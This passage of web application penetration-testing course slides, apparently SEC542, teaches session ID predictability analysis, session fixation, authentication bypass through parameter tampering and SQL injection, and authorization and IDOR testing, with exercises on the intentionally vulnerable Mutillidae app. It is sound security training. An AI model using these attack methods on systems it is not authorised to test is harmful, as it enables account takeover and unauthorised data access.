If the attacker can determine an algorithm used to create the session IDs, they may be able to use the algorithm to build valid session IDs. Even though the session values may be completely random values, if the length of the ID is not long enough, and the character space complex enough, an attacker may be able to brute force the entire key space and find valid session IDs. A good starting point for session identifiers is to make them at least 16 bytes of hexadecimal (0-9 and A-F) values. Additional length and complexity are trivial to implement using Globally Unique Identifiers (GUIDs) or SHA256 hashes of randomly generated values.

Session Predictability

- Testing requires gathering enough session values to analyze the level of entropy (aka randomness)
  - Sometimes the results are obvious. Note some of the samples on this slide
- Analysis may require statistical analysis tools, specialized hardware, intuition, and source code

A

```
1577836801
1577836861
1577836921
1577836981
```

B

```
{9A86694C-1CEE-4BF2-9024-DBD8BFB05338}
{15BFA09F-FBA8-41B9-984E-FE7E0D88D10E}
{6C29A361-2ECB-484F-BEBA-28734B84B838}
{7C15843A-5FC8-4419-8BF4-AFD6D85B5439}
```

C

```
dae6a7116c79f56bd75c7a9567137b339e398c0e
e36f611a81000ea95e4be08c9fa375d3a506704b
52420901092742d726ca221cea8fb23875b22293
d70519ff877703ff3f602f725a78c4a4e31745c5
```

D

```
5500754
5500755
5500756
5500757
```


Session Predictability

Determining whether a session ID has predictable values involves gathering a sample of enough IDs as to determine whether any patterns exist. In some cases, only a few samples are necessary. Other times, a review of the source code may be necessary to determine whether an attacker, given enough time, could predict session IDs.

The next several slides will look at collecting session IDs and analyzing them, but let's first review the examples on this slide.

Which of the sample session IDs in the slide above are predictable?

- Group A seems to have a simple pattern. Can you figure out the algorithm used to create the values?
  Hint: Check out the Unix epoch time for January 1, 2020 at 12:00:01 AM.
  This set seems to be predictable as well.
- Group B is a set of randomly generated Globally Unique Identifiers (aka GUIDs) and is not using predictable values.
- Group C may appear unpredictable at first. But consider a scenario where the developer that used the values "5500754"…"5500757" was told, through the results of a penetration test, that these values were not secure. While reviewing the remediation for the same web application, the session identifiers in Group C were collected. Some analysis reveals that the value is the same length, and has the same character space, as the SHA1 hashing algorithm. After plugging those hashes into a GPU-based cracking system it is discovered that the "random" values correspond to the SHA1 hash of "5500754"…"5500757". To validate, type the following into a terminal window:

  ```
  echo -n 5500754 | sha1sum
  echo -n 5500755 | sha1sum
  … through 550757
  ```

  NOTE: *The "-n" switch prevents echo from appending a new line character to the end of the number*
- Group D is composed of a set of sequential numbers. Obviously predictable.

Sessions: Tamper Resistant

- The web application can perform checks to determine whether the session identifier is valid and expected
- Ensure session IDs change after successful authentication; or with every page reload for high-security applications
- Ensure session IDs are not set to the name of the role or user
- Sensitive functions or high-security applications should validate other attributes associated with the session ID such as the Referer, User-Agent, and/or source IP address

Sessions: Tamper Resistant

The web application should be resistant to attackers tampering with session IDs. The controls surrounding tamper resistance should be commensurate with the sensitivity of the data and functions within the application. In fact, many times applications will only include the tamper resistance protections around highly sensitive functions, such as high-dollar wire transfers.

Some examples of tamper resistance controls include changing the session ID after every page loads or verifying the values of the User-Agent or source IP address have not changed for the current session. While most of these controls can be bypassed or spoofed, they require a more skilled attacker to successfully execute the attacks, and potentially prevents the automation of attacks unless other vulnerabilities, like Cross-Site Scripting (XSS) exist in the web application.

Sessions: Expire

- When a session is closed, the session ID should expire and be invalidated in server-side session tracking repositories
- Responses from the server should no longer include the expired session identifier value
- Client requests that include an expired session ID should be ignored, or a response returned that redirects the client to the login page
- Sessions should be considered closed when:
  - Logout button is clicked
  - Session timer expires
  - Session tampering is detected

Sessions: Expire

As sessions expire, whether due to logout or timeout, the server-side code should invalidate the session ID. Invalidating the session ID may involve marking the session as expired in a table or removing the session ID record from a data set.

Once invalidated, subsequent responses from the web application should not include the expired session ID. Furthermore, client requests including the session ID should be ignored, or cause the web application to redirect the client to the login page.

Some applications with sensitive data or functions may include controls to detect session tampering. Invalidating the current session ID is an effective way to deal with session tampering. When these controls are in place, automated testing of the web application can become problematic. In these instances, verify the session tampering controls are working as expected early in the assessment. Then, if possible, disable the session tampering controls to help ensure vulnerabilities are not missed, causing false-negative conditions, due to the session tampering controls preventing proper analysis of inputs.

Sessions: Confidential

- Session IDs should be transmitted through HTTPS to prevent unauthorized access to the values
  - NOTE: Since parameters in a GET request are not encrypted even when the protocol is using HTTPS, session IDs should never be submitted via URI parameters
- Session IDs set as cookies should set the Secure flag to prevent their transmission over HTTP

Sessions: Confidential

Since the session ID associates a logged in session to the role of the authenticated user, it is important that attackers cannot get access to session IDs. Session IDs should only be transmitted over encrypted (think HTTPS, or equivalent) connections. Also, keep session IDs out of the URI by sending them as POST, rather than GET, parameters.

When creating cookies that contain the session ID, be sure to set the Secure flag on the cookie. This flag instructs the client to never transmit the cookie outside of an HTTPS session, preventing the accidental disclosure of the session ID should the connection ever revert to HTTP.

Session Theft

- Cross-Site Scripting (XSS) vulnerabilities may give an attacker access to session ID values
- If an attacker gains access to a session ID, they have access to the application with the privileges assigned to the account for which the session ID is associated
- The HTTPOnly flag can prevent access to session IDs stored in cookies

Session Theft

Similar to when an attacker can predict or assign a session ID value, if the attacker gains access to session IDs through other vulnerabilities in the web application they are able to access the data and functionality with the same level of access as the victim. A Cross-Site Scripting (XSS) vulnerability allows an attacker to access the data in the browser and most protections associated with securing the session IDs can be defeated.

One control that is effective, if the session ID is assigned via cookies, is to ensure that the HTTPOnly flag is set. This flag will be explored again when discussing XSS in Section 4. For now, it is sufficient to understand that setting this flag will prevent JavaScript from being able to read the session cookie's value.

Session Management Testing

- Attackers frequently focus on session attacks to gain unauthorized access to sensitive data and high-value functions within an application

WSTG-SESS-03	Testing for Session Fixation
WSTG-SESS-06	Testing for Logout Functionality
WSTG-SESS-07	Testing Session Timeout

Session Management Testing

This table highlights the Test IDs for the category. For additional details on this category, see below.

Reference:

[1] WSTG - v4.2 | OWASP https://sec542.com/90

Session Attacks

- Now that we understand the attributes for secure session identifier values, it is time to explore some common attacks against session management:
  - Predictability
  - Session Fixation
  - Session Logout and Timeout

Session Attacks

For an attacker, gaining access to session IDs is a high-value target. If the attacker can predict session IDs, or provide session IDs accepted by the web application, they are able to use the application with the same rights and privileges as the victim for which the session was compromised.

In this section, session predictability, session fixation, and session expiration will be explored.

Predictability: Collecting Session Values

- In order to test session ID predictability, session token values must be collected.
- There are several strategies for collecting session identifier values:
  - Manually
  - Scripts
  - Interception Proxy Fuzzing
  - BurpSuite Sequencer
- If a pattern is not readily observable, a statistically representative sample of values will need to be collected

Collecting Session Values

In order to analyze session IDs, it is necessary to collect enough samples to allow for a proper analysis. The number of samples required for a "proper" analysis is dependent upon how resistant the values are to being predicted. A set of values that appears to be randomly generated may need 10,000 to 20,000 samples collected. While session IDs using an easy to identify algorithm may only require a dozen samples.

The anticipated number of samples to be collected will tend to determine the collection method. A small number of samples is easier to collect manually, while 10,000 samples will require automation.


One convenient way to collect and analyze session IDs is through BurpSuite's Sequencer feature. Sequencer will send repeated requests to the web application and collect the session IDs set in the responses. More details about Sequencer are on the next slide.

If collecting session IDs in Sequencer is not feasible, it may be easier to collect the values using a script. A custom script may be able to better handle complex authentication steps to obtain a valid session ID than Sequencer. Another option may be to use an interception proxy's fuzzer to collect session IDs. In either case, the collected session IDs can be manually analyzed, or plugged into Sequencer using the Manual Load feature.

Predictability: Analyzing Session Values

After collecting session IDs, analysis of the values should be performed to determine whether values are predictable:

- BurpSuite Sequencer
- The world's fastest hash cracker: Google
- GPU-based hash cracking system
- Manual inspection
- Review the source code



Analyzing Session Values

After collecting the session IDs, they need to be analyzed. Sequencer will analyze the entropy (randomness) of each bit in the session IDs. If enough samples are collected, 10,000+, Sequencer will analyze each byte of the session ID as well. Sequencer generates charts depicting the entropy of the session IDs based on various statistical analysis and FIPS-140 tests. Each chart includes a brief description of the test performed on the set of session IDs. While reviewing the charts, note that green bars covering the chart means greater entropy was detected. On the summary tab, an "Overall result" section relates the overall quality of randomness.

Burp Sequencer will analyze the randomness between the bits and bytes that make up the sample of session IDs. However, hashing algorithms are designed to create random outputs from various inputs. Sequential numbers, or letters, run through a good hashing algorithm will deliver a stream of session IDs that look sufficiently random to Sequencer. In addition to Sequencer's analysis, consider plugging session IDs into a search engine. Google has indexed the plaintext value associated with many hashes and may return results showing the value fed into the hashing algorithm used to generate session IDs. If it appears that a hashing algorithm is used to generate session IDs, plug the set of collected values into a GPU-based hash cracking system and use likely values, such as numbers up to 8 to 10 characters long, to try to crack the session IDs.

It also can be helpful to ask for the source code associated with the session ID creation. After reviewing how the session IDs are generated, any predictability that may be possible should be revealed.

Testing Session Fixation

- When a session ID that is set prior to authentication is not replaced after authentication, session fixation is possible
- To discover this vulnerability:
  - Review the session ID prior to authentication and see if the value changes post authentication
  - Select a session ID parameter and set for the value of the parameter prior to authenticating and see if the value changes after logging in
- When combined with social engineering, an attacker can:
  1. Provide a victim with a link to the vulnerable web application that contains a session ID parameter set to a value of the attacker's choosing
  2. Wait for the user to access the malicious link and login to the web application
  3. The attacker accesses the web application using the known session ID
- Session fixation is easiest to exploit when the session identifier is transmitted as a URI parameter

Session Fixation

Suppose that an attacker provides a victim with a session ID value in a parameter on the URI, perhaps via a link in an email or contained in a blog post. If the web application uses the value sent by the client when the victim clicks the link, and the session ID value supplied by the attacker persists after successful authentication, the attacker will know the session ID associated with the victim's authenticated session. The attacker will be able to access the web application as the victim.

Discovering session fixation involves the following steps:

- Review any session IDs set by the web application prior to authenticating
  - See if the session ID value changes after authentication
- Select a session ID parameter and change it prior to authenticating
  - See if the session ID value changes after logging in

Though exploitation of this vulnerability is easier when the session ID is a parameter in a GET request, it may still be possible to exploit the vulnerability with POST, custom request headers, or cookies used for the session ID. Leveraging JavaScript, perhaps through a Cross-Site Scripting (XSS) vulnerability, an attacker can create any parameter in the webpage or requests to the web server.

Testing Session Logout and Timeout

- Verify that the web application invalidates the server-side session state when it expires due to logout or timeout conditions
- When testing session expiration:
  - Attempt to reuse session IDs assigned prior to logout and session timeouts
  - An error should be received, or the client is redirected to the login page
- Requires testing both the main web application components, as well as any associated APIs

Session Logout and Timeout

When a session expires, either through the logout function or when the inactivity timer reaches its limit, the server-side code must make the session ID invalid. Testing session expiration involves verifying that the session IDs cannot be used to access data or functionality within the application via the main web application or through AJAX API calls.

Course Roadmap


- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. **Exercise: Burp Sequencer**
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

Time to focus on authentication and authorization bypass.



SEC542 Workbook: Burp Sequencer

Please go to Exercise 2.6 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. **Authentication and Authorization Bypass**
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

Time to focus on authentication and authorization bypass.

WSTG-ATHN-04: Testing for Bypassing Authentication Schema

"This kind of test focuses on verifying how the authorization schema has been implemented for each role or privilege to get access to reserved functions and resources.

For every specific role the tester holds during the assessment and for every function and request that the application executes during the post-authentication phase, it is necessary to verify:

- Is it possible to access that resource even if the user is not authenticated?
- Is it possible to access that resource after the log-out?
- Is it possible to access functions and resources that should be accessible to a user that holds a different role or privilege?"[1]

WSTG-ATHN-04: Testing for Bypassing Authentication Schema

The purpose of WSTG-ATHN-04 is to assess the application for flaws that allow the authentication mechanisms to be bypassed.

Reference:

[1] WSTG - v4.2 | OWASP https://sec542.com/91

Authentication Bypass

- **Myth**: All authentication bypass vulnerabilities provide full administrative access to all data and functions within a web application
- While the above statement is one possible result of authentication bypass, it is the least common outcome:
  - Generally, exploitation simply results in anonymous access to a resource for which authentication should have been required
  - Frequently the functions within the resource do not work
- A few of the associated attacks explored in this section:
  - Parameter tampering
  - Direct page access
  - SQL injection

Authentication Bypass

Gaining access to any resource that should be behind authentication without first authenticating is an authentication bypass. Exploitation may only allow a single page to be sent to the client, and when links are clicked within the page, or forms are submitted, the application prompts for authentication. Extreme cases may allow significant access to data and functionality.

Parameter Tampering and Direct Page Access

- Parameters used to determine an authenticated state may be changed to bypass authentication:
  - For example: changing a URI parameter `LoggedIn=0` to `LoggedIn=1`
- Direct Page Access involves accessing URLs directly without navigating through the site's links:
  - Commonly found via Forced Browsing
  - Spidering a site with one or more accounts, logging off and then testing access to the cataloged resources


Parameter Tampering and Direct Page Access

Some applications may include a parameter that determines whether an authenticated session has been established. A parameter with a name like "LoggedIn" or "Authenticated" may be used by the application to determine whether access to data or functions that require authentication are available. Setting these parameters to values that indicate authentication was successful may allow access to information or functionality.

The authentication functions within an application may only be applied at the entry point, and resources accessed through links on the post-authentication landing page may not validate the session. An attacker could successfully gain access to the resources intended to be behind authentication by plugging the URLs into their browser. These resources can be found via forced browsing, or by anonymously trying to access resources presented after logging in.

SQL Injection

A SQL Injection flaw in the login form may allow the best-case authentication bypass: Administrative-level access



SQL Injection

SQL Injection will be discussed in greater detail later in this class and the details of why this attack works will be clearer.

In short, this authentication bypass exploit leverages a SQL Injection vulnerability to cause the database to return all the records from the table storing credentials. Since a record set is returned, the application's logic assumes valid credentials were entered and uses the first record in the data returned as the authenticated user. In the case of the screenshots above, the "admin" account is the first account in the record set.

Authorization Bypass

- Authorization associates user accounts to roles within a web application, which dictates the data and functions a user may access

WSTG-ATHZ-02	Testing for Bypassing Authorization Schema
WSTG-ATHZ-03	Testing for Privilege Escalation
WSTG-ATHZ-04	Testing for Insecure Direct Object References

Authorization Bypass

This table highlights the Test IDs for the category. For additional details on this category, see below.

Reference:

[1] WSTG - v4.2 | OWASP https://sec542.com/92

Authorization Attacks

- Authorization attacks seek to access data and functions within a web application for which access is not authorized:
  - Role enforcement: Attempts to access resources anonymously, or for users and roles not associated with the currently logged in user; exploits can result in privilege escalation
  - Insecure Direct Object Reference (IDOR): Accesses resources directly through parameters without first authenticating or using accounts that should not have access to the resource
- Testing for authorization flaws involves logging in with at least two accounts in all the web application's roles, and cataloging resources accounts are not authorized to access:
  - Authorization should be evaluated between accounts in the same role, as well as between roles of differing privilege levels.

Authorization Attacks

Similar to authentication bypass, authorization bypass flaws permit access to resources that should not be available.

A suggested testing methodology for authorization flaws:

1. Login using an account associated with the role having the highest privilege level, perhaps administrative access.
2. Spider the application, cataloging the available URIs.
3. Login with another account in the same role, access the resources cataloged in the prior step, and note any access to resources the account is not authorized to access.
4. Login with an account in the next highest role, perhaps power user.
5. Try to access all the resources cataloged as the highest privilege account, note any access to resources the current account was not authorized to access.
6. Repeat steps 1-5 using accounts with roles of decreasing privileges.
7. Test all resources as an anonymous user, i.e., without logging in.

Role Enforcement

- The screenshots below show an authenticated session is permitted to access the resources for "admin" and "adrian"
- *Notice that the session ID, PHPSESSID, does not change*

Role Enforcement

Authorization flaws associated with role enforcement are broken into two main categories:

- Users of similar roles have unauthorized access to each other's data. For example, two customers of a bank that can access each other's account balances. Each customer has a similar role within the banking application, but they should not be able to see each other's balance without authorization.
- Users of one role having access to resources of another role. Usually, this manifests as users in a role with lower privilege levels, say user-level access, having access to resources that should only be available to accounts with a higher privileged role, such as admins. Other possibilities are users that are members of a read-only role and yet able to modify or add data.

Insecure Direct Object Reference (IDOR)

- To find instances of Insecure Direct Object Reference (IDOR), look for resources such as documents, images, reports, or datasets that are referenced by user-controlled input
- A couple of examples:
  - A parameter used to retrieve a file based on a unique file ID https://www.sec542.org/sample.php?fileid=1a87f32c
  - A portion of the URI path containing a Globally Unique Identifier (GUID) that is a reference to a PDF https://www.sec542.org/documents/patient-records/{EEE25600-2FAF-404E-BF47-E7D2F8B7362C}

Insecure Direct Object Reference (IDOR)

An Insecure Direct Object Reference (IDOR), pronounced "eye-door", vulnerability permits unauthorized access to a resource. The vulnerability may sound like the Direct Page Access vulnerability in the authentication section. The following bullets outline the difference between these flaws:

- Direct Page Access involves the application not imposing authentication prior to permitting access to pages that are only supposed to be available after logging in.
- IDOR involves the application using user supplied input to retrieve data without first validating the authenticated account has authorization to access the resource.

NOTE: *The URLs in the slide do not exist but are provided as visual representations of the kinds of requests that may be vulnerable to IDOR.*

Course Roadmap

- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. **Vulnerable Web Apps: Mutillidae**
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

Practice hacking without going to jail by using Mutillidae.

Mutillidae

- Mutillidae is an intentionally vulnerable set of web applications:
  - Version 1.x (Mutillidae Classic) was developed by Adrian "IronGeek" Crenshaw (@irongeek_adc)
  - Version 2.x (NOWASP Mutillidae 2) is maintained by Jeremy Druin (@webpwnized)
- Runs on LAMP/WAMP/XAMPP
- Project page: https://sec542.com/45
- Available on the Security542 VM: http://mutillidae

Mutillidae

Both Adrian and Jeremy are former students of the course authors, and Jeremy is also currently a mentor for SEC542.

Jeremy has made a number of fantastic Mutillidae videos available at https://sec542.com/35.[1]

Mutillidae[2] (NOWASP) runs on LAMP (Linux/Apache/MySQL/PHP), WAMP (Windows/Apache/MySQL/PHP), and XAMPP (Cross-platform/Apache/MySQL/PHP/Perl).

References:

[1] Webpwnized YouTube videos: https://sec542.com/35

[2] Mutillidae: https://sec542.com/45

Mutillidae Security Levels

- Mutillidae has the following security levels:
  - 0: Hack Away
  - 1: Try Slightly Harder
  - 5: Good Luck
- Default is level 0
- Change the security level by clicking "Toggle Security"

Mutillidae Security Levels

Security level 1 enables JavaScript validation for many pages. Level 5 adds additional controls such as strong tokens.


Adrian Crenshaw maintains a list of videos, many focusing on defeating various Mutillidae security levels.[1]

Reference:

[1] Iron Geek Mutillidae videos: https://sec542.com/3b

Mutillidae Hints

- There are two levels of hints available:
  - Level 0: I try Harder
  - Level 1: 5cr1pt K1dd1e
- Change by clicking "Toggle Hints"
- Level 1 Hints provide examples and nudges in the right direction




Mutillidae Hints

The default Mutillidae hint setting is 0 ("I try Harder"). You may also choose 1 ("5cr1pt K1dd1e").


Note that Mutillidae formerly supported level 2 hints ('noob'), but they were removed as of version 2.6.

Click "Toggle Hints" to change the setting. A "Hints" box will appear at level 1.



Reset DB

Click "Reset DB" to clear the database and start over fresh



Reset DB

Click "Reset DB" to clear the database and start over fresh. This capability is quite useful for clearing out old attempts, which may get in the way of new hacking.

Course Roadmap

- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. **Exercise: Authentication Bypass**
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

Now we will explore an authentication bypass flaw in Mutillidae.

SEC542 Workbook: Authentication Bypass

Exercise 2.7: Authentication Bypass

SEC542 Workbook: Authentication Bypass

